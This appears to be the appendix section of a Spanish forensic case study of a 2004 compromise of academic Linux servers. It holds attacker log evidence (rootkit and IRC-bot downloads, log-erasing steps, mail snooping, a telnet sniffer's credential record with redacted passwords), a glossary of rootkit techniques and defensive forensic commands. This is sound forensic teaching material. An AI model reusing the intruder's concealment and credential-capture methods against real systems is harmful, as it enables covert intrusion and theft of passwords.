Tue Apr 13 02:18:55 2004 2 203.0.113.124  42109 /home/duende/popclean.c b _ i r duende ftp 0 *
     c
Tue Apr 13 02:22:10 2004 1 203.0.113.124 312048 /home/duende/.sxp/sk.tar.gz b _ i r duende ftp
     0 * c
Wed Apr 14 03:05:12 2004 1 198.51.100.98  12850 /home/proa/emech.tar.gz b _ i r proa ftp 0 * c
Wed Apr 14 03:11:40 2004 3 198.51.100.98 948202 /home/proa/.../bot.tar.gz b _ i r proa ftp 0 *
     c
```

La correlación entre las marcas de tiempo de `xferlog` y los tiempos de creación (*crtime*/*ctime*) obtenidos posteriormente mediante el análisis de inodos con `fls` confirmó que los archivos fueron descomprimidos y compilados inmediatamente después de concluir su transferencia.

B.3 Registros de contabilidad de procesos (Process Accounting - `acct`)

Una de las contribuciones probatorias más concluyentes del peritaje fue la activación encubierta del subsistema de contabilidad de procesos (`acct`). A diferencia del archivo de historial del shell (`.bash_history`), el cual puede ser desactivado fijando `unset HISTFILE` o vaciado mediante redirección (`>.bash_history`), los registros generados por `acct` se escriben directamente desde las estructuras internas de terminación de procesos del kernel (`do_exit()`), resultando inmunes a los esfuerzos de antiforense en espacio de usuario.

B.3.1 Trazabilidad irrefutable de comandos con `lastcomm`

Al consultar el archivo binario de contabilidad mediante la herramienta `lastcomm`, se obtuvo el registro exhaustivo de las acciones ejecutadas por el sospechoso bajo el UID 500 (duende), desarticulando toda alegación de inactividad:

```
# Salida de lastcomm filtrada por UID 500 (duende) tras la reconexion del sistema
sshd              SF    duende   pts/2      0.75 secs Sat Apr 26 18:20
tcsh                    duende   pts/2      0.12 secs Sat Apr 26 18:20
hostname           F    duende   pts/2      0.00 secs Sat Apr 26 18:24
cons.saver        S     duende   pts/2      0.00 secs Sat Apr 26 18:24
mc                 F    duende   pts/2      0.00 secs Sat Apr 26 18:24
last                    duende   pts/2      0.03 secs Sat Apr 26 18:24
ls                 F    duende   pts/2      0.00 secs Sat Apr 26 18:26
ld                      duende   pts/2      0.02 secs Sat Apr 26 18:26
lynx                    duende   pts/2      0.20 secs Sat Apr 26 18:30
w                  F    duende   pts/2      0.00 secs Sat Apr 26 18:30
finger                  duende   pts/2      0.00 secs Sat Apr 26 18:30
df                 F    duende   pts/2      0.00 secs Sat Apr 26 18:32
ping              S     duende   pts/2      0.00 secs Sat Apr 26 18:32
less                    duende   pts/2      0.04 secs Sat Apr 26 18:37
last                 X  duende   pts/2      0.02 secs Sat Apr 26 18:37
ssh                     duende   pts/2      0.16 secs Sat Apr 26 18:38
gcc                     duende   pts/2      1.45 secs Sat Apr 26 18:42
as                      duende   pts/2      0.28 secs Sat Apr 26 18:42
collect2                duende   pts/2      0.11 secs Sat Apr 26 18:42
chattr             F    duende   pts/2      0.00 secs Sat Apr 26 18:45
rm                 F    duende   pts/2      0.00 secs Sat Apr 26 18:46
```

Banderas de ejecucion del subsistema acct

En la segunda columna de la salida de `lastcomm`:

- **S:** El proceso fue ejecutado por el superusuario (*setuid* o usuario `root`).
- **F:** El proceso completó su ciclo tras una bifurcación exitosa (*fork*) sin invocar subsiguientemente a `exec`.
- **X:** El proceso terminó abruptamente por la recepción de una señal fatal del sistema operativo (p. ej., `SIGTERM` o `SIGSEGV`).

Obsérvese la invocación concatenada de `gcc`, `as` (ensamblador), `collect2` (enlazador) y finalmente la ejecución de `chattr` y `rm`, evidenciando la compilación en caliente, la fijación de atributos de inmutabilidad y el borrado inmediato del código fuente intermediario.

B.4 Registros de acceso al portal de correo web (`openwebmail.log`)

El servidor de correo departamental (`io.ifm.lab.edu.mx`) albergaba el aplicativo webmail *OpenWebMail*. La bitácora en `/var/log/openwebmail.log` permitió demostrar que el atacante no solo poseía contraseñas sustraídas, sino que accedió de forma ilegítima a la correspondencia privada de otros miembros del departamento:

```
# Transcripcion anotada de transacciones CGI en openwebmail.log
2004-04-18 22:40:15 - [198.51.100.131] - duende - login - session=duende-session
     -0.269443440091894
2004-04-18 22:42:01 - [198.51.100.131] - duende - readmsg - folder=INBOX - msgid=<200404151201.
     i3FC12a09121@ifm.lab.edu.mx>
2004-04-18 22:44:33 - [198.51.100.131] - duende - movemsg - source=INBOX - dest=mail-trash -
     msgid=<200404151201.i3FC12a09121@ifm.lab.edu.mx>
2004-04-18 22:45:10 - [198.51.100.131] - duende - emptytrash - folder=mail-trash
2004-04-18 22:48:20 - [198.51.100.131] - duende - logout - session=duende-session
     -0.269443440091894
```

Esta transcripción acredita judicialmente el ciclo completo de espionaje: autenticación desde la dirección IP de Prodigy (`198.51.100.131`), apertura y lectura del mensaje (`readmsg`), traslado del mensaje a la papelera (`movemsg`) y posterior purgado definitivo (`emptytrash`) con la intención de destruir la evidencia de que la correspondencia había sido interceptada.

B.5 Extracto pericial del registro encubierto del sniffer (`/dev/rd/c2d3b2`)

Como se documentó en el Capítulo **??**, el binario del demonio de red `in.telnetd` fue troyanizado para capturar el flujo de caracteres transmitido en claro durante el procedimiento de identificación de terminal. Las credenciales interceptadas eran canalizadas hacia un archivo oculto bajo la jerarquía de dispositivos: `/dev/rd/c2d3b2`.

A continuación se reproduce el formato pericial del archivo capturado, evidenciando cómo el sniffer registraba el host de origen, la fecha de intercepción y el par ordenado de usuario y clave secreta:

```
----------------------------------------------------------------------
[TELNET-SNIFFER-RECORD]
TIMESTAMP: 2004-04-21 09:14:02 CST
REMOTE-HOST: 192.0.2.10 (helios.ifm.lab.edu.mx) -> 192.0.2.20 (atlas)
TERMINAL: pts/3
LOGIN: root
PASSWORD: [CONTRASENA-ADMIN-NUEVA-INTERCEPTADA]
STATUS: SUCCESSFUL-AUTH
----------------------------------------------------------------------
[TELNET-SNIFFER-RECORD]
TIMESTAMP: 2004-04-21 11:22:18 CST
REMOTE-HOST: 192.0.2.10 (helios.ifm.lab.edu.mx) -> 192.0.2.30 (io)
TERMINAL: pts/1
LOGIN: mherrera
PASSWORD: [CLAVE-CORREO-INTERCEPTADA]
STATUS: SUCCESSFUL-AUTH
----------------------------------------------------------------------
```

Este artefacto constituyó la prueba pericial irrefutable de que la intrusión interna perseguía el espionaje sistemático de credenciales administrativas, demostrando el mecanismo exacto mediante el cual el adversario local obtuvo la nueva contraseña de `root` inmediatamente después de haber sido modificada por los administradores

legítimos del centro de cómputo.

Capítulo C

Glosario técnico de términos y herramientas

El presente glosario define y contextualiza los conceptos arquitectónicos de sistemas Unix/Linux, los artefactos forenses y las herramientas de análisis citadas a lo largo de la investigación.

Acct / Process Accounting: Subsistema del núcleo Linux que registra formalmente la ejecución de cada proceso una vez que este termina (`do_exit()`), almacenando el nombre del ejecutable, el usuario efectivo (UID), el tiempo de CPU consumido y las banderas de salida. Al operar a nivel de kernel, resulta invulnerable a la eliminación del historial de consola (`.bash_history`) en espacio de usuario.

Adquisición bit a bit (*Bit-stream copy*): Procedimiento pericial de copia sector a sector idéntica de un medio de almacenamiento físico hacia un archivo de imagen forense, garantizando la preservación íntegra de particiones, tablas de inodos, sectores no asignados y espacio residual.

Atributos extendidos Ext2 (`chattr` / `lsattr`): Banderas especiales del sistema de archivos Linux Ext2/Ext3/Ext4 que operan por encima de los permisos POSIX convencionales. Destacan el atributo inmutable (`+i`), que impide la modificación, renombrado o eliminación de un archivo incluso al usuario `root`, y el atributo de adición (`+a`), que únicamente permite anexar datos al final del archivo.

Autopsy: Plataforma pericial de análisis forense digital con interfaz gráfica que opera como capa de abstracción sobre *The Sleuth Kit* (TSK), permitiendo la búsqueda de palabras clave, visualización de líneas de tiempo y análisis de imágenes forenses.

Bouncer (*psyBNC*): Servidor proxy multiusuario especializado para redes IRC. Opera como un intermediario persistente que mantiene la presencia de un cliente en los canales de chat aun cuando la conexión física del operador se interrumpa,

ocultando a la vez la dirección IP de origen detrás de la dirección del servidor comprometido.

Cadena de custodia: Principio formal y procesal que documenta la cronología completa de posesión, resguardo, traslado, análisis y disposición final de la evidencia física y digital, garantizando judicialmente que el indicio analizado en laboratorio es idéntico al recabado en la escena del incidente.

chkrootkit / rkhunter: Herramientas clásicas de auditoría en espacio de usuario que detectan la presencia de rootkits conocidos mediante la búsqueda de firmas de archivos, diferencias entre la salida de `ps` y `/proc`, y análisis diferencial de puertos y binarios esenciales.

Descriptor de archivo (*File Descriptor*): Identificador numérico entero que el kernel Unix asigna a un proceso para representar un archivo abierto, un socket de red, una tubería (*pipe*) o un dispositivo de caracteres, consultable pericialmente a través de `/proc/<PID>/fd/`.

Dentry (*Directory Entry*): Estructura en la memoria del kernel que vincula un nombre de archivo legible con su número de inodo correspondiente dentro de la jerarquía de un sistema de archivos en Unix.

DKOM (*Direct Kernel Object Manipulation*): Técnica ofensiva avanzada consistente en modificar directamente las estructuras de datos dinámicas en la memoria del kernel (como desenganchar un proceso de la lista circular doblemente enlazada de `task_struct`) para volverlo completamente invisible ante herramientas como `ps` sin alterar el código ejecutable del núcleo.

eBPF (*Extended Berkeley Packet Filter*): Máquina virtual en el kernel de Linux que permite ejecutar programas verificados en espacio de núcleo en respuesta a eventos de red, llamadas al sistema o trazas de ejecución. En el plano defensivo provee telemetría pericial de alta precisión; en el plano ofensivo permite la creación de rootkits contemporáneos sin necesidad de compilar módulos externos.

EDR (*Endpoint Detection and Response*): Solución defensiva moderna compuesta por agentes a nivel de kernel que recopilan telemetría continua de procesos, memoria y tráfico de red para detectar anomalías de comportamiento y responder automáticamente a incidentes.

Eggdrop / EnergyMech (*emech*): Familias clásicas de robots automatizados para IRC (*bots*). Escritos originalmente en lenguaje C y controlados mediante canales encubiertos, eran sembrados masivamente en servidores vulnerados para participar en guerras de canales, ataques distribuidos de denegación de servicio (DDoS) y enlaces inter-red.

Espacio no asignado (*Unallocated space*): Conjunto de bloques o sectores en un sistema de archivos que no están asociados actualmente a ningún inodo o archivo activo, pero que pueden albergar datos residuales de archivos eliminados hasta que sean sobrescritos por el sistema.

File Carving (Tallado de datos): Metodología forense para recuperar archivos del espacio no asignado basándose exclusivamente en sus firmas de cabecera (*ma-*

gic bytes), estructuras de pie y heurísticas de longitud, sin requerir metadatos del sistema de archivos.

Fileless Malware (Malware sin archivos): Código malicioso que reside y se ejecuta exclusivamente en la memoria RAM volátil (p. ej., a través de `memfd_create()` o inyección en procesos legítimos) sin almacenar artefactos binarios estáticos en el sistema de archivos del disco rígido.

Grave-robber: Utilidad central de recolección de evidencia pericial perteneciente al paquete pionero *The Coroner's Toolkit* (TCT), diseñada por Dan Farmer y Wietse Venema para capturar el estado estático y volátil de un sistema Unix.

Hash criptográfico: Algoritmo determinista unidireccional (como MD5, SHA-1 o SHA-256) que transforma un volumen arbitrario de datos en una cadena alfanumérica de longitud fija. En informática forense se utiliza para certificar la autenticidad e integridad inalterada de la evidencia digital.

Inodo (*Inode*): Estructura de metadatos fundamental en sistemas de archivos Unix que almacena los permisos de acceso, el propietario (UID), el grupo (GID), el tamaño, las marcas de tiempo MAC y los punteros directos e indirectos a los bloques de datos físicos.

Inodo huérfano (*Orphan inode*): Inodo cuyo contador de enlaces (`i_links_count`) ha caído a cero tras ser desasociado de su entrada de directorio mediante `unlink()`, pero cuyos bloques de datos y metadatos aún pueden recuperarse antes de su sobreescritura.

LiME (*Linux Memory Extractor*): Módulo del kernel de Linux de código abierto diseñado para capturar volcados forenses de memoria volátil (RAM) en caliente, minimizando la alteración de la evidencia en ejecución y soportando compresión sobre la marcha.

Living off the Land (LotL): Paradigma ofensivo contemporáneo donde el adversario prescinde de descargar herramientas externas y utiliza exclusivamente binarios administrativos legítimos preinstalados en el sistema operativo para realizar reconocimiento, persistencia y movimiento lateral.

LKM (*Loadable Kernel Module*): Módulo dinámico cargable del kernel en Linux que permite extender las funcionalidades del núcleo en tiempo de ejecución. Históricamente constituía el método preferido para implantar rootkits a nivel de anillo cero.

mactime: Herramienta de análisis cronológico perteneciente a TCT y TSK que procesa tablas de inodos y genera una línea de tiempo ordenada de eventos basada en las marcas de tiempo de modificación, acceso y cambio de metadatos.

Marcas de tiempo MACB: Conjunto de marcas cronológicas registradas en el sistema de archivos: **M**odification (*mtime*, cambio en el contenido), **A**ccess (*atime*, lectura del archivo), **C**hange (*ctime*, cambio en los metadatos o inodo), y **B**irth/Deletion (*crtime*/*dtime*, creación o eliminación).

Midnight Commander (`mc`): Administrador de archivos interactivo visual en consola para sistemas Unix. Deja artefactos temporales característicos (`mc.pipe.*`)

que permiten al perito reconstruir la navegación interactiva de un intruso en el árbol de directorios.

NIST SP 800-86 / ISO/IEC 27037: Marcos normativos internacionales que establecen las directrices formales para la identificación, recolección, adquisición y preservación probatoria de la evidencia digital en investigaciones periciales.

Principio de intercambio de Locard: Axioma fundamental de la criminalística formulado por Edmond Locard: *«Toda acción humana deja un rastro»*. En el plano digital postula que todo acceso o ejecución de comandos provoca una transferencia o mutación de estado en los registros, memoria o estructuras de datos del sistema.

Rootkit: Colección de programas y rutinas diseñadas para garantizar el acceso continuo de un atacante con privilegios máximos y ocultar procesos, archivos, módulos y conexiones de red. Se clasifican primordialmente en rootkits de espacio de usuario (modificación de librerías y binarios) y rootkits de kernel (parcheo en anillo cero).

RPM Verification (`rpm -V`): Comando de verificación de integridad en sistemas basados en Red Hat / Fedora que contrasta el tamaño, sumas MD5, enlaces, permisos y propietarios de los binarios instalados frente a la base de datos oficial del empaquetado del distribuidor.

Slack space (Espacio remanente): Fracción de almacenamiento no utilizada al final de un bloque o sector asignado a un archivo cuando el tamaño del archivo no llena exactamente el múltiplo del bloque del sistema de archivos, frecuentemente investigada en búsqueda de fragmentos ocultos de datos.

Suckit rootkit: Célebre rootkit para Linux creado por *sd* en 2001, caracterizado por su capacidad de inyectarse en el kernel en caliente a través de la memoria física (`/dev/kmem`) sin requerir la carga de un módulo LKM, modificando la tabla de vectores de llamadas al sistema (`sys_call_table`) y enmascarando archivos mediante el sufijo `!`.

SUID / SGID (*Set User/Group ID*): Banderas de permisos en sistemas Unix (`chmod 4755`) que instruyen al sistema operativo a ejecutar un binario con los privilegios del propietario del archivo (frecuentemente `root`) o del grupo, en lugar de los privilegios del usuario invocador.

The Coroner's Toolkit (TCT): Colección histórica de programas forenses desarrollada en 1999 por Dan Farmer y Wietse Venema para la reconstrucción *postmortem* de incidentes en Unix, antecesora directa de *The Sleuth Kit*.

The Sleuth Kit (TSK): Biblioteca y colección de utilidades forenses de línea de comandos de referencia universal desarrollada por Brian Carrier para la inspección y análisis de bajo nivel de estructuras en sistemas de archivos.

unlink(): Llamada al sistema POSIX que desvincula una entrada de directorio de su correspondiente inodo; cuando el contador de enlaces desciende a cero y ningún proceso mantiene abierto el archivo, el sistema operativo marca los bloques e inodo como disponibles en el mapa de bits.

unrm: Herramienta forense especializada en volcar la totalidad de los bloques no asignados en un sistema de archivos para permitir la extracción y tallado de datos eliminados.

VFS (*Virtual File System*): Capa de abstracción arquitectónica del núcleo Linux que define una interfaz estandarizada para todas las operaciones sobre archivos, permitiendo que el sistema operativo interactúe de forma homogénea con diversos sistemas de archivos (Ext2, NFS, procfs, sysfs).

Volatility Framework: Estándar de la industria para el análisis forense de memoria RAM volátil, capaz de inspeccionar volcados en crudo y extraer procesos, llamadas hookeadas, módulos cargados y artefactos de red en sistemas Linux, Windows y macOS.

Capítulo D

Guía rápida de comandos forenses en consola GNU/Linux

Este apéndice constituye una guía de referencia rápida (*cheat sheet*) con los comandos esenciales que todo analista e investigador forense debe dominar al interactuar con sistemas basados en Unix y GNU/Linux, tanto en escenarios de respuesta en vivo (*live response*) como en el examen estático de imágenes (*dead-box forensics*).

D.1 Inspección y triage del sistema en vivo

D.1.1 Procesos en ejecución y memoria volátil

```
# Listar todos los procesos con usuario, PID, consumo y linea de comando completa:
ps auxwww

# Arbol jerarquico de procesos padre-hijo (revela procesos huerfanos o inyectados):
pstree -p -a

# Descriptores de archivos abiertos y conexiones por proceso (ej. PID 1234):
lsof -p 1234

# Verificacion del binario real en disco que ejecuta un proceso:
ls -l /proc/1234/exe

# Inspeccion de variables de entorno de un proceso sospechoso:
strings -a /proc/1234/environ | tr '\0' '\n'

# Volcado del mapa de memoria virtual de un proceso:
cat /proc/1234/maps
```

D.1.2 Conexiones de red y sockets activos

```
# Sockets TCP y UDP en escucha y establecidos con PID y nombre de proceso:
netstat -tulpn
# Alternativa moderna (iproute2):
ss -tulpan

# Listar procesos que mantienen conexiones de red activas:
lsof -i -n -P

# Captura de trafico crudo en una interfaz especifica (sin resolucion DNS):
tcpdump -i eth0 -nn -s 0 -w captura_incidente.pcap
```

D.1.3 Búsqueda de binarios privilegiados y atributos especiales

```
# Localizar todos los ejecutables con bit SUID o SGID en el sistema:
find / -type f \( -perm -04000 -o -perm -02000 \) -exec ls -l {} \; 2>/dev/null

# Buscar archivos pertenecientes a usuarios no estandar en directorios de sistema:
find /bin /sbin /usr/bin /usr/sbin /dev -not -user root -ls

# Auditoria recursiva de atributos inmutables (+i) y append-only (+a) en Ext2/3/4:
lsattr -aR /dev /bin /sbin /usr/lib /etc 2>/dev/null | grep -E "(\-i\-|\-a\-)"
```

D.2 Análisis de imágenes con The Sleuth Kit (TSK)

Cuando se analiza una copia binaria de un disco o partición (`disco.img`):

```
# 1. Informacion general del sistema de archivos (tamaño de bloque, inodos):
fsstat disco.img

# 2. Listado recursivo de archivos con inodos asociados (incluyendo borrados):
fls -r -p -m "/" disco.img > bodyfile.txt

# 3. Inspeccion detallada de un inodo especifico (marcas MAC, bloques asignados):
istat disco.img 533487

# 4. Extraccion directa del contenido de un inodo hacia un archivo local:
icat disco.img 533487 > binario_rescatado.bin

# 5. Listar unicamente inodos eliminados / huerfanos:
ils -r -m disco.img >> bodyfile.txt

# 6. Generacion de la linea de tiempo cronologica formateada (mactime):
mactime -b bodyfile.txt -d -z CST > linea_tiempo.csv
```

D.3 Verificación de integridad y detección de alteraciones

```
# Calculo de huellas hash criptograficas para preservacion de custodia:
md5sum disco.img > disco.img.md5
sha256sum disco.img > disco.img.sha256

# Extraccion de cadenas de texto ASCII y Unicode de un archivo sospechoso:
strings -a -t x archivo_sospechoso.bin

# Auditoria de integridad de paquetes en distribuciones Debian/Ubuntu:
debsums -c -s

# Auditoria de integridad de paquetes en distribuciones Red Hat/CentOS/Fedora:
rpm -Va
```

Capítulo E

Plantilla y formato de cadena de custodia pericial

La validez jurídica de un dictamen forense informático ante un tribunal de justicia o en una auditoría corporativa de cumplimiento descansa en la demostración ininterrumpida de la **cadena de custodia**. Este registro documental acredita quién recolectó la evidencia, en qué fecha y condiciones, cómo fue resguardada, quién tuvo acceso a ella y mediante qué algoritmos matemáticos se garantiza que no sufrió alteración alguna desde el momento de su hallazgo hasta su exhibición en juicio.

En este apéndice se proporciona un modelo formal de formato de cadena de custodia basado en las directrices de la norma internacional **ISO/IEC 27037:2012**.

E.1 Registro de identificación de evidencia digital

Número de expediente / caso:	EXP-FOR-2004-0418-UNIV
Fecha y hora de fijación:	28 de abril de 2004 — 11:30 horas (CST)
Lugar de aseguramiento:	Centro de Cómputo, Edificio Central, Campus Universitario
Responsable del aseguramiento:	Alexis Real Santillán (Administrador de Sistemas)
Tipo de evidencia material:	Disco duro magnético interno
Fabricante y modelo:	Seagate Barracuda ATA-66 / IDE
Número de serie (S/N):	3GH01984-2000-IDE
Capacidad nominal:	20.4 GB (40,000,000 sectores de 512 bytes)
Estado físico del dispositivo:	Íntegro, sin golpes visibles ni signos de apertura mecánica

Tabla E.1: Cédula de identificación del indicio material.

E.2 Preservación criptográfica (integridad de la imagen forense)

Método de adquisición:	Clonación física bit a bit mediante comando `dd` con bloque de 4096 bytes sobre duplicadora de hardware con bloqueador de escritura (*write-blocker*)
Nombre del archivo de imagen:	`helios-master-dd.img`
Huella hash MD5 (medio original):	`e4d8cb98f00b21a89c74120011bb9a44`
Huella hash MD5 (copia forense):	`e4d8cb98f00b21a89c74120011bb9a44`
Huella hash SHA-256 (copia forense):	`8f4a21cb099182374bcde811009124aa912837bcde81...`
Resultado de verificación:	**IDÉNTICA (100 % de correspondencia bit a bit)**

Tabla E.2: Certificación de integridad criptográfica de la réplica forense.

E.3 Control de trazabilidad y entrega-recepción

Fecha / hora	**Fase**	**Entrega (nombre y firma)**	**Recibe (nombre y firma)**	**Propósito**
28/04/2004 12:00	Traslado	Alexis Real Santillán	Alexis Real Santillán	Transporte en bolsa antiestática
28/04/2004 13:00	Resguardo	Alexis Real Santillán	Bóveda de evidencias	Custodia física del medio original
29/04/2004 09:00	Examen	Bóveda de evidencias	Alexis Real Santillán	Extracción de copia forense para análisis

Tabla E.3: Registro continuo de transferencias y custodia de indicios.

Bibliografía y fuentes históricas

Bibliografía

[1] Trivardis AG. *Compromised OpenBSD 3.0 with SSH*. Whitepaper técnico de seguridad informática, 2002.

[2] Philippe Oechslin. *IP Spoofing: Principes et Détection*. Sécurité des Réseaux, 2002.

[3] CERT Coordination Center. *Harvesting Information with* `grave-robber`. Carnegie Mellon University, Software Engineering Institute, 2001.

[4] Stephen Pedersen. *Forensic Analysis of an Unknown System*. SANS Institute Reading Room, 2003.

[5] Brian Carrier. *Performing an Autopsy Examination on FFS and EXT2FS Partition Images*. The Sleuth Kit Project, 2001.

[6] Richard Saferstein. *Criminalistics: An Introduction to Forensic Science*. 7.ª edición, Prentice-Hall, Upper Saddle River, NJ, 2002.

[7] Eoghan Casey. *Digital Evidence and Computer Crime: Forensic Science, Computers and the Internet*. Academic Press, San Diego, CA, 2000.

[8] Cmdr. Dave Pettinari. *UNIX Investigations: A Practical Law Enforcement Approach*. Pueblo County Sheriff's Office, 2001.

[9] E. Larry Lidz. *Forensic Vulnerability Discovery and Analysis*. The University of Chicago, 2001.

[10] Chris Brenton. *Mastering Network Security*. Sybex Publishers, San Francisco, CA, 2000.

[11] Stephen Northcutt y Judy Novak. *Network Intrusion Detection: An Analyst's Handbook*. 2.ª edición, New Riders / SANS-GIAC, Indianapolis, IN, 2000.

[12] Joel Scambray, Stuart McClure y George Kurtz. *Hacking Exposed: Network Security Secrets and Solutions*. 3.ª edición, McGraw-Hill / Osborne, Berkeley, CA, 2001.

¿Qué ocurre cuando la intrusión no es una simulación, sino un ataque real contra servidores de producción en vivo?

Esta obra presenta la investigación forense digital completa y exhaustiva llevada a cabo tras el compromiso de servidores de cómputo en un centro de investigación académica. Lejos de las simplificaciones teóricas habituales, el caso documenta la perturbadora convergencia de **dos intrusiones concurrentes e independientes**: el asalto oportunista externo para la siembra de procesos parásitos de IRC y, de forma paralela, el sigiloso espionaje interno perpetrado por un operador local que aprovechó el incidente para capturar las nuevas contraseñas de `root` mediante un *rootkit* inyectado en memoria viva (*Suckit*) y binarios del sistema troyanizados.

Escrito con el rigor de un peritaje judicial alineado formalmente con los estándares **ISO/IEC 27037** y **NIST SP 800-86**, el libro acompaña al lector en cada fase de la autopsia técnica: desde la preservación de memoria y la clonación física bit a bit, hasta la reconstrucción de inodos huérfanos en Ext2 y el contraste cronológico de marcas temporales MAC.

Contenidos fundamentales de la investigación:

- **Preservación y cadena de custodia:** Adquisición bit a bit (`dd`), sumas criptográficas y montaje de réplicas en solo lectura estricta.
- **Detección y análisis diferencial:** Verificación contra paquetes del fabricante (RPM), desensamblado con `strings`/`gdb` y detección de puertas traseras en `/bin/ps` y `/bin/netstat`.
- **Inodos huérfanos y líneas de tiempo:** Recuperación de datos eliminados en Ext2 mediante *file carving* y reconstrucción con `mactime`.
- **Minería de auditoría multisistema:** Correlación de sesiones en `auth.log`, descargas en `xferlog`, contabilidad de procesos con `acct` e intercepción en *OpenWebMail*.
- **Retrospectiva 2005–2025:** La madurez atemporal de Unix frente a los retos contemporáneos: memoria RAM (*Volatility 3*), telemetría *eBPF* y contenedores en la nube.

Sobre el autor

Alexis Real Santillán es Consultor en Ciberseguridad, Arquitectura Cloud e Infraestructura Crítica, y CTO en *Linux Open Source de México* (linuxopensource.org). Se desempeñó históricamente como Administrador de Sistemas de Cómputo en el Instituto de Física y Matemáticas de la Universidad Michoacana de San Nicolás de Hidalgo (UMSNH), donde dirigió la pericia técnica documentada en esta obra. Su trayectoria profesional, consultoría independiente y portafolio técnico pueden consultarse en alexisreal.github.io/cv/.

MATERIA DE ESTUDIO:

Ciberseguridad / Informática Forense / Unix y Linux

EDICIÓN DIGITAL FORMATIVA

Sin registro ISBN · Acceso libre

Publicación abierta sin fines comerciales · Licencia CC BY-SA 4.0